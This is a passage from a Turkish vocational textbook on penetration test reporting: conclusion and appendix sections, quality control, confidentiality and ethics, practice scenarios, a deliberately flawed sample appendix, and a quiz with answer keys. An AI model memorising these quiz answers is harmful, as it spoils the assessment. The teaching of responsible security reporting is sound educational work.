Yüksek seviyedeki zafiyetler için **1-2 hafta içinde** iyileştirme yapılması önerilmiş, bu süreçte sistem yapılandırmalarının gözden geçirilmesi ve erişim kontrollerinin güçlendirilmesi planlanmıştır. Orta seviyedeki zafiyetlerin ise planlı bakım sürecine dâhil edilerek **1 ay içinde** giderilmesi hedeflenmiştir.

Aksiyon planı kapsamında ilgili zafiyetler; yazılım geliştirme, sistem yönetimi ve bilgi güvenliği ekipleri arasında paylaştırılmış ve her bir zafiyet için sorumlu ekipler belirlenmiştir. Yapılan iyileştirmelerin ardından kritik ve yüksek seviyedeki zafiyetler için yeniden test gerçekleştirilerek açıkların tamamen kapatıldığı doğrulanmıştır. Bu yaklaşım sayesinde kurumun güvenlik riskleri kontrollü bir şekilde azaltılmış ve sistemlerin güvenlik seviyesi önemli ölçüde artırılmıştır.

3.2.3.3. Ekler Bölümü

Ekler bölümü özellikle güvenlik ekipleri ve ilerleyen süreçte sistemi yeniden değerlendirecek uzmanlar için büyük önem taşır. Bu bölüm, yapılan çalışmanın kapsamını doğrulamak, test sürecini detaylı şekilde incelemek ve düzeltme sonrasında gerekli kontrolleri planlamak açısından önemli bir referans niteliğindedir.

Ekler için belirli bir standart yapı zorunlu değildir ve içerik, projenin ihtiyaçlarına göre değişiklik gösterebilir ancak her sızma testi raporunda bulunması önerilen iki temel ek bulunur. Bu bölüm, gerçekleştirilen testin başlangıçta belirlenen kapsam ile ne ölçüde örtüştüğünü ortaya koymak amacıyla hazırlanır. Test süreci boyunca kapsamda değişiklikler yapılmış olabilir ya da bazı sistemlere teknik veya operasyonel nedenlerle erişilememiş olabilir. Bu bilgiler, güvenlik ekiplerinin süreci doğru değerlendirmesi ve sonraki adımları planlaması açısından oldukça değerlidir. Örneğin testin yalnızca belirli bir kısmı tamamlanabildiyse kapsam dışı kalan alanlar için ek bir test çalışması yapılması gerekebilir. Bu sayede eksik kalan noktaların da güvenlik açısından değerlendirilmesi sağlanır.

Ekler kısmında sızma testi sırasında sistem üzerinde bırakılmış olabilecek izler ve yapılan değişiklikler listelenebilir. Her ne kadar test sonrasında ortamın eski hâline getirilmesi hedeflense de bazı durumlarda tüm izlerin tamamen temizlenmesi mümkün olmayabilir. Bu nedenle test sırasında oluşturulan dosyalar, kullanıcı hesapları, scriptler veya diğer kalıntılar açık bir şekilde belirtilmelidir. Özellikle zararlı olarak değerlendirilebilecek unsurların sistemde kalması, ilerleyen süreçte yanlış yorumlanarak **gerçek bir güvenlik olayı** olarak algılanabilir.

Bu bölümde ayrıca Görsel 3.125'teki bilgilere yer verilmelidir.



Görsel 3.125: Önceliklendirme ve aksiyon planı

18. Uygulama

Bir kurumun web uygulaması ve ağ altyapısı üzerinde sızma testi gerçekleştirilmiştir. Test sonucunda şu bulgular elde edilmiştir:

- Bir adet **kritik** zafiyet [uzaktan komut çalıştırma (RCE)]
- İkiadet **yüksek** zafiyet (zayıf kimlik doğrulama, eski yazılım sürümleri)
- İki adet **orta** zafiyet (eksik güvenlik başlıkları, yapılandırma hataları)

Kritik zafiyetin sistem üzerinde tam yetki ile işlem yapılmasına olanak tanıdığı, yüksek seviyedeki zafiyetlerin ise veri sızıntısı ve yetki yükseltme riskleri oluşturduğu belirlenmiştir.

Yukarıdaki senaryoya göre bir **sonuç** bölümü hazırlayınız.

1. Adım: Test sonucunda elde edilen bulguları genel bir bakış açısıyla değerlendirerek **genel değerlendirme** kısmını yazınız.

2. Adım: Tespit edilen zafiyetlerin önem derecelerine göre sistemin genel güvenlik seviyesini belirleyerek **risk durumu** hakkında açıklama yapınız.

3. Adım: Zafiyetlerin hangi sırayla giderilmesi gerektiğini belirleyerek **önceliklendirme** bölümünü oluşturunuz.

4. Adım: Güvenlik seviyesini artırmaya yönelik uygulanabilir önerileri belirleyerek **tavsiyeler** kısmını yazınız.

5. Adım: Zafiyetlerin kim tarafından, ne zaman ve hangi sırayla giderileceğini belirleyen bir **aksiyon planı** oluşturunuz.



6. Adım: Raporu destekleyecek teknik detayların (loglar, ekran görüntüleri, araç çıktıları vb.) yer alacağı **ekler** bölümünü belirtiniz.



Sıra Sizde

Bir eğitim kurumunun yerel ağı ve web tabanlı öğrenci bilgi sistemi üzerinde sızma testi gerçekleştirilmiştir. Testler, kurum ağına erişimi olan bir kullanıcı (iç tehdit) ve internet üzerinden erişim sağlayan bir saldırgan bakış açısıyla yapılmıştır. Test sürecinde şu bulgular elde edilmiştir:

- Yerel ağda bazı cihazlarda varsayılan kullanıcı adı ve şifrelerin değişmediği tespit edilmiştir.
- Öğrenci bilgi sisteminde yetkilendirme kontrollerinin yetersiz olduğu ve bazı verilere izinsiz erişim sağlanabildiği belirlenmiştir.
- Ağ üzerinde eski işletim sistemi kullanan cihazlar bulunmaktadır.
- Bazı servislerde gereksiz açık portlar tespit edilmiştir.
- Kritik seviyede bir zafiyet bulunmamakla birlikte, çok sayıda orta ve düşük seviyeli zafiyet mevcuttur.

Genel değerlendirmede sistemin tamamen riskli olmadığı ancak **özellikle iç ağ güvenliği** ve **erişim kontrolleri açısından geliştirilmesi gerektiği** görülmüştür.

Verilen senaryoya göre sızma testi **sonuç bölümünü** yazınız.

3.2.4. Rapor Yazımında Kalite Kontrol Süreci

Sızma testi raporu hazırlamak, yalnızca elde edilen bilgileri yazıya dökmek değildir. Bu bilgileri açık, anlaşılır ve profesyonel bir şekilde sunabilmeyi gerektirir. Hazırlanan rapor, yapılan çalışmanın en kalıcı çıktısıdır. Proje tamamlandıktan uzun süre sonra bile, ekipler değişse dahi bu rapor referans olarak kullanılmaya devam eder.

Etkili bir raporun en önemli özelliklerinden biri açıklıktır. Yazım sırasında karmaşık ve dolaylı ifadelerden kaçınılmalı, anlatılmak istenen konu sade ve doğrudan bir dil ile ifade edilmelidir.

Rapor, yalnızca teknik uzmanlar için değil sistem hakkında sınırlı bilgiye sahip kişiler tarafından da anlaşılabilir olmalıdır. Anlatımın belirsiz veya gereğinden fazla karmaşık olması, bulguların öneminin göz ardı edilmesine neden olabilir. Sızma testi raporu resmî bir dokümandır ve buna uygun bir dil kullanılması gerekir. Bu kapsamda şunlara dikkat edilmelidir:

Nesnellik Korunmalıdır: Yalnızca doğrulanmış bilgiler sunulmalı, abartılı veya yoruma dayalı ifadelerden kaçınılmalıdır.

Resmî Dil Tercih Edilmelidir: Argo, esprili veya samimi ifadeler kullanılmamalıdır.

Tutarlılık Sağlanmalıdır: Rapor boyunca aynı terimler, aynı yazım biçimi ve aynı yapı kullanılmalıdır.

Raporun kalitesini artırmak için şu temel kurallara dikkat edilmelidir:

- Metinler geçmiş zaman kullanılarak yazılmalıdır.
- Kişisel ifadelerden kaçınılmalı, tarafsız bir anlatım tercih edilmelidir.
- Hassas veriler (şifreler, özel bilgiler vb.) raporda açık şekilde paylaşılmamalıdır.
- Gerekli durumlarda ekran görüntülerinde yer alan hassas bilgiler gizlenmelidir.
- Açık, net ve resmî bir ifade tarzı benimsenmelidir.

Her rapor, teslim edilmeden önce mutlaka bir kontrol sürecinden geçirilmelidir. Bu süreçte şunlara dikkat edilmelidir:

- Rapor bir süre bekletildikten sonra tekrar gözden geçirilmelidir.
- Anlatım bozuklukları, eksik bilgiler ve tutarsızlıklar bakımından kontrol edilmelidir.
- Mümkünse rapor başka bir kişi tarafından da incelenmelidir.

Kalite kontrol süreci yalnızca yazım hatalarını düzeltmek için değil raporun genel kalitesini ve profesyonelliğini artırmak için yapılır. Teknik olarak güçlü bulgulara sahip olmak tek başına yeterli değildir. Eğer bu bulgular; açık, düzenli ve profesyonel bir şekilde sunulmazsa beklenen etkiyi oluşturmaz.

3.2.4.1. Gizlilik, Güvenlik ve Etik İlkeler

Sızma testi raporları, kurumlara ait en kritik bilgileri içeren hassas dokümanlardır. Bu raporlar; sistem mimarileri, güvenlik açıkları, zayıf noktalar, potansiyel saldırı senaryoları gibi kötü niyetli kişiler tarafından istismar edilebilecek detaylar barındırır. Bu nedenle, hazırlanan raporların korunması ve yetkisiz kişilerle paylaşılmaması büyük önem taşır. Rapor içeriği yalnızca yetkilendirilmiş kişiler ile paylaşılmalı ve gerekli durumlarda erişim kontrolleri, şifreleme ve veri gizliliği politikaları uygulanmalıdır. Özellikle üçüncü taraflarla yapılacak paylaşımlarda kurum onayı alınmalı ve hassas bilgiler mümkün olduğunca sınırlandırılmalıdır.

Etik açıdan bakıldığında sızma testi sürecinde elde edilen hiçbir bilgi kötüye kullanılmamalı, test sırasında erişilen veriler gizlilik prensipleri doğrultusunda korunmalıdır. Test uzmanları, yalnızca yetkilendirilmiş kapsam dâhilinde hareket etmeli ve elde ettikleri bilgileri sorumlu bir şekilde yönetmelidir. Rapor içerisinde yer alan kullanıcı bilgileri, sistem detayları, erişim verileri gibi hassas içeriklerin açık şekilde paylaşılmasından kaçınılmalı, gerektiğinde bu veriler maskeleme veya anonimleştirme yöntemleri ile korunmalıdır.

Sızma testi raporları yalnızca bir teknik çıktı değil aynı zamanda güven ve sorumluluk gerektiren kritik dokümanlardır. Bu nedenle gizlilik, güvenlik ve etik kurallara uygun şekilde hazırlanmalı, saklanmalı ve paylaşılmalıdır.

Sıra Sizde

EK belgesinde yer alan metni inceleyiniz. Metin içerisinde yer alan **beş adet raporlama hatasını** tespit ederek bunları **referans hatalar** başlığından bulunuz ve her bir hatanın hangi tür kalite problemi olduğunu ayrıntılarıyla Tablo 3.11'e işleyiniz.

EK

Değerlendirme süreci boyunca, test ortamında çeşitli hesaplar, dosyalar ve işlem kayıtları oluşturulmuş veya değiştirilmiştir. Aşağıda bunlara ilişkin bilgiler yer almaktadır:

- Test amacıyla bir kullanıcı hesabı açılmıştır. Hesap bilgileri şu şekildedir:

  Kullanıcı adı: demo_test

  Şifre: Deneme123!

- Yetkisiz dosya yükleme zafiyetinin doğrulanması amacıyla **yedek_shell.php** adlı bir dosya, **/uploads/temp/** dizinine yüklenmiştir. Dosya silinmiştir ama tam olarak kaldırılıp kaldırılmadığına bakılmamıştır.
- XSS zafiyetini doğrulamak için profil açıklaması alanına çeşitli payloadlar girilmiş ve uygulama bu alanı resmen patlatmıştır.
- Oturum yönetimi testleri sırasında çerez değerleriyle oynanmış, bu aşamada **OWASP ZAP** aracı yoğun şekilde kullanılmıştır.
- Yarış durumu testleri sırasında transfer mekanizması biraz kurcalanmış ve elde edilen şeyler aşağıda gösterilmiştir.

Referans Hatalar

- Hassas bilgi ifşası
- Resmî olmayan dil kullanımı
- Belirsiz anlatım
- Eksik doğrulama
- Teknik netlik eksikliği
- Tutarsız ifade
- Uygunsuz raporlama dili

Tablo 3.11: Kalite Problemi Tespiti

EK-1'deki Hatalı İfade	Hata Türü	Yanlışın Nedeni	Doğru Yaklaşım

Sıra Sizde

Bir kurumun iç ağında bulunan sistemlerinin güvenliğini raporlamak amacıyla sızma testi gerçekleştirmek istemektedir. Kurum özellikle çalışanların kullandığı bilgisayarlar, ağ cihazları ve sunucu sistemleri üzerinde oluşabilecek güvenlik risklerini tespit etmeyi hedeflemektedir.

Test kapsamında şu bilgiler verilmiştir:

- İç ağ IP bloku: **192.168.1.0/24**
- Domain yapısı aktif (Active Directory kullanılmaktadır.)
- Ağ üzerinde:
  - 1 adet Domain Controller
  - 1 adet dosya sunucusu
  - 1 adet yazıcı (varsayılan ayarlarla çalışıyor)
  - Çalışanlara ait istemci bilgisayarlar
- Bazı sistemlerde güncel olmayan yazılımlar bulunmaktadır.
- Bazı kullanıcıların zayıf parola kullandığı düşünülmektedir.

Yapılan ön analizlerde şu bulgular elde edilmiştir:

- SMB servisi açık ve bazı sistemlerde anonim erişim mümkün.
- Yazıcı arayüzüne şifresiz erişim sağlanabiliyor.
- Ağ üzerinde parola tahminine açık kullanıcı hesapları mevcut.
- Eski işletim sistemi kullanan bir sunucu tespit edilmiştir.

Verilen senaryoya göre **bir sızma testi raporu** hazırlayınız.

Değerlendirme: Çalışmanız EK-1'de yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız.



ÖLÇME VE DEĞERLENDİRME

A) Aşağıda verilen cümlelerin başındaki boşluğa cümlede yer alan ifade doğru ise "D", yanlış ise "Y" yazınız.

1. ( ) Ağ sızma testlerinde elde edilen bir zafiyetin doğrulanması için exploit kullanımı kontrollü ve yetkili şekilde gerçekleştirilir.

2. ( ) Web uygulama sızma testlerinde dizin keşfi (directory enumeration), gizli dosya ve dizinlerin tespit edilmesinde önemli bir adımdır.

3. ( ) Kablosuz ağlarda güçlü şifreleme kullanılması, tüm saldırı türlerine karşı tam koruma sağlar.

4. ( ) Sosyal mühendislik testlerinde amaç, teknik zafiyetlerden çok insan faktörünü değerlendirmektir.

5. ( ) Fiziksel sızma testlerinde güvenlik kameralarının varlığı tek başına yeterli bir güvenlik önlemidir.

6. ( ) Sızma testi raporlarında yalnızca zafiyetin adının yazılması yeterlidir.

B) Aşağıdaki soruları dikkatlice okuyarak doğru cevabı işaretleyiniz.

7. "Bir sızma testi uzmanı, hedef web uygulamasında gizli dizinleri tespit etmek amacıyla DIRB/Gobuster kullanmaktadır."
Belirtilen işlem aşağıdaki aşamalardan hangisine örnektir?
A) Raporlama
B) İstismar
C) Keşif (Enumeration)
D) Yetki yükseltme
E) Log analizi

8. Kablosuz ağ sızma testinde elde edilen handshake verisinin amacı aşağıdakilerden hangisidir?
A) Parola kırma (cracking) işlemlerinde kullanmak
B) Şifreleme algoritmasını değiştirmek
C) Ağ hızını artırmak
D) IP adresi almak
E) Firewall devre dışı bırakmak

9. Sosyal mühendislik testlerinde en kritik güvenlik açığını aşağıdakilerden hangisi temsil eder?

A) Açık port bulunması
B) Eski yazılım kullanılması
C) Firewall hatası
D) Kullanıcının hassas bilgileri gönüllü olarak paylaşması
E) Şifreleme kullanılması

10. Fiziksel sızma testinde aşağıdaki durumlardan hangisi zafiyet olarak değerlendirilir?

A) Kamera kayıtlarının tutulması
B) Kartlı geçiş sistemi kullanılması
C) Yetkisiz bir kişinin açık kapıdan içeri girebilmesi
D) Alarm sisteminin kurulmuş olması
E) Güvenlik personelinin bulunması

11. Mobil uygulama sızma testinde uygulamanın hassas verileri açık metin (plaintext) olarak saklaması aşağıdaki zafiyet türlerinden hangisine örnektir?

A) Yetkilendirme hatası
B) Bilgi sızdırma
C) DoS saldırısı
D) Ağ segmentasyonu hatası
E) Port zafiyeti

12. Bir sızma testi raporunda yönetici özeti (executive summary) bölümünün amacı aşağıdakilerden hangisidir?

A) Teknik komut çıktılarının ayrıntılı sunulması
B) Exploit kodlarının ekler bölümünde paylaşılması
C) Hedef sistemlerin ağ topolojisinin çizilmesi
D) Test sürecindeki log kayıtlarının saklanması
E) Teknik olmayan kişilere genel risk durumunun özetlenmesi

13. Bir zafiyet raporunda aşağıdaki bileşenlerden hangisinin bulunması zorunludur?

A) Test sırasında kullanılan tüm araçların detaylı listesi
B) Ağ topolojisinin haritasının çizimi
C) Testi gerçekleştiren kişinin IP adresi
D) Zafiyetin açıklaması, oluşturduğu risk (etki)
E) Sistemdeki tüm kullanıcı hesaplarının listesi

14. Aşağıdaki senaryolardan hangisi birden fazla sızma testi türünün birlikte kullanıldığını gösterir?

A) Sadece Nmap ile port tarama yapılması
B) Kullanıcıya sahte e-posta gönderilip elde edilen bilgilerle sisteme giriş yapılması
C) Firewall kurulumu yapılması
D) Antivirüs güncellenmesi
E) Logların incelenmesi

EKLER

EK-1

Kontrol Listesi

Ölçütler	Evet	Hayır
1. Test ortamı, araç veya senaryo eksiksiz hazırlandı.		
2. Komutlar, araçlar veya senaryo adımları uygun sıra ve doğrulukta gerçekleştirildi.		
3. Elde edilen çıktılar veya sonuçlar gözlemlendi ve yorumlandı.		
4. Uygulama hedefine ulaşıldı.		
5. Uygulama etik ve kapsam kurallarına uygun yürütüldü.		
"Hayır" olarak işaretlenen değerlendirme ölçütleri için ilgili konu ve uygulamaları tekrar ediniz.		

CEVAP ANAHTARLARI

1. ÖĞRENME BİRİMİ

A	1. D	2. Y	3. D	4. Y	5. D

B	6. D	7. C	8. E	9. C	10. B	11. A

2. ÖĞRENME BİRİMİ

A	**1.** Y	**2.** D	**3.** Y	**4.** D	**5.** Y	6. D

B	7. D	8. E	9. B	10. D	11. A	12. C	13. B	14. C

3. ÖĞRENME BİRİMİ

A	**1.** D	**2.** D	**3.** Y	**4.** D	**5.** Y	**6.** Y

B	7. C	8. A	9. D	10. C	11. B	12. E	13. D	14. B

KAYNAKÇA

- MEB (2023). **Siber Güvenlik Alanı Çerçeve Öğretim Programı.** Ankara: T.C. MEB.
- TDK (2012). **Türk Dil Kurumu Yazım Kılavuzu.** Ankara: Türk Dil Kurumu Yayınları
- TDK (2012). **Türkçe Sözlük.** Ankara: Türk Dil Kurumu Yayınları.
- TÜBİTAK BİLGEM. (2023). **Ulusal siber güvenlik stratejisi ve SOME rehberi**. Ankara: T.C. Sanayi ve Teknoloji Bakanlığı.
- Allen, J. (2020). The hacker playbook 3: Practical guide to penetration testing. CreateSpace.
- Behl, A., & Behl, K. (2017). Cybersecurity and cyberwar: What everyone needs to know. Oxford University Press.
- Engebretson, P. (2013). The basics of hacking and penetration testing (2nd ed.). Syngress.
- Erickson, J. (2008). Hacking: The art of exploitation (2nd ed.). No Starch Press.
- Hadnagy, C. (2018). Social engineering: The science of human hacking (2nd ed.). Wiley.
- Kim, D., & Solomon, M. G. (2016). Fundamentals of information systems security (3rd ed.). Jones & Bartlett Learning.
- Kurose, J. F., & Ross, K. W. (2021). Computer networking: A top-down approach (8th ed.). Pearson.
- Ligh, M., Adair, S., Hartstein, B., & Richard, M. (2014). Malware analyst's cookbook. Wiley.
- McClure, S., Scambray, J., & Kurtz, G. (2012). Hacking exposed: Network security secrets and solutions (7th ed.). McGraw-Hill.
- MITRE Corporation. (2022). ATT&CK for enterprise framework.
- National Institute of Standards and Technology (NIST). (2018). Technical guide to information security testing and assessment (SP 800-115). Gaithersburg, MD: NIST.
- National Institute of Standards and Technology (NIST). (2020). Security and privacy controls for information systems (SP 800-53 Rev. 5).
- Offensive Security. (2021). Penetration testing with Kali Linux (PWK).
- OWASP Foundation. (2021). OWASP testing guide (v4).
- OWASP Foundation. (2021). OWASP top 10: The ten most critical web application security risks.
- Palo Alto Networks. (2022). Advanced threat prevention techniques.
- Scarfone, K., & Mell, P. (2007). Guide to intrusion detection and prevention systems (SP 800-94). NIST.
- SANS Institute. (2020). Penetration testing methodologies and practices.
- SANS Institute. (2021). Web application penetration testing cheat sheet.
- Skoudis, E., & Liston, T. (2005). Counter hack reloaded: A step-by-step guide to computer attacks and effective defenses. Prentice Hall.
- Stallings, W. (2020). Network security essentials: Applications and standards (6th ed.). Pearson.
- Weidman, G. (2014). Penetration testing: A hands-on introduction to hacking. No Starch Press.
- Wil Allsopp. (2017). Advanced penetration testing for highly-secured environments. Wiley.
- Younis, Y. (2022). Web penetration testing with Kali Linux. Packt Publishing.

Kaynakça APA 6'ya göre düzenlenmiştir.

GENEL AĞ KAYNAKÇASI VE GÖRSEL KAYNAKÇASI



http://kitap.eba.gov.tr/karekod/Kaynak.php?KOD=4381

Materyalin genel ağ kaynakçasına ve görsel kaynakçasına buradan ulaşılır. Karekoda ulaşılamaması durumunda yukarıdaki link kullanılabilir.